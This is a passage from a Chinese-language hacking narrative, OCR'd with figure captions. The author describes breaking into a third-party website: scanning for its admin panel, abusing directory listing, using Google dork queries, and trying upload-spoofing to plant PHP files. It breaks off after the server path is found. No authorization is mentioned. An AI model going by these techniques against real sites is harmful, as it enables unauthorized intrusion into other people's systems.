




图11 wwwscan使用参数





图12 扫描后台结果



图13 网站可以列目录



图14 上传页面



图15 上传之后返回空白界面



图16 抓包结果


图17 发现一个可疑目录


图18 发现敏感信息


图19 终于发现后台了


图20 后台界面


图21 上传图片功能

一个空白界面，如图15。

这样就不知道上传是否成功！抓包看看吧，一般搞asp站，抓包就能得到上传路径。用抓包工具WSockExpert抓包看看能不能得到什么有用的数据吧，结果很令我伤心，什么都没有，如图16。

列目录用途不大，欺骗上传又用不了，该怎么办呢？刚才扫描的结果就只有这两个可以利用，其它后台信息一点都没有！苦苦冥思中……记得上次看了篇关于Google hack的文章，灵感突然来了，平时找不到网站后台我也用Google大叔帮忙的。

用关键字：“**后台** site:www.xxx.com.cn”搜索一下，根本没有可利用的信息，接着还尝试了“**管理** site:www.xxx.com.cn、**后台管理** site:www.xxx.com.cn、site:www.xxx.com.cn intext:**后台**”等关键字进行搜索，也没有结果！当时真的晕了，连Google大叔都帮不了我。仔细翻阅刚才“**管理** site:www.xxx.com.cn”作关键字时的搜索结果，发现一个目录存放了很多DOC文件，如图17。

点击连接，发现文件能下载，直接访问存放DOC文件的目录，也是可以列目录的。于是就一层一层地翻阅目录里面有什么文件，当翻阅到http://www.xxx.com.cn/Institute/introduction/的时候，发现了敏感的admin字符，如图18，难道是传说中的后台？

立刻打开看看，结果不是，只是一个页面罢了，白惊喜一场！我继续往上翻目录，哇……可爱的后台页面终于出现了，如图19！

真的开心死了，看来离拿下网站很近了！马上登录后台看看，发现功能少得可怜，如图20。随便打开一个新闻连接一看，发现真的什么都没有可以利用的，只有插入图片那里可以上传图片，如图21。

出现了这个界面一般都会想到欺骗上传啦，尝试直接去上传php文件，结果失败。后面添加空格，也失败。其它欺骗方法都尝试过了，还是不行。于是直接上传一个jpeg看看吧，这次用了抓包，发现抓不了数据，简直郁闷死啦！但是图片是可以正常上传的，只有点“web html edit”的“html预览”才可以看到图片的连接！怎么这么奇怪呀，哪个大哥给我讲解下啊，再度陷入困境！很晚了，还是先休息吧，明天再弄！

第二天接着想想有什么思路搞这个站，主站暂时没有好的方法，旁注看了一下，是独立服务器，于

是跑去群里找帮手，丢给☆天賜物語☆看看。我先把收集到的信息给了他，两个小时之后，他告诉我找到服务器绝对路径了。我觉得奇怪，他怎么能找到路径呢？他说是在我给他的apache配置文件里面找到的，网站路径是/home/www/html/。

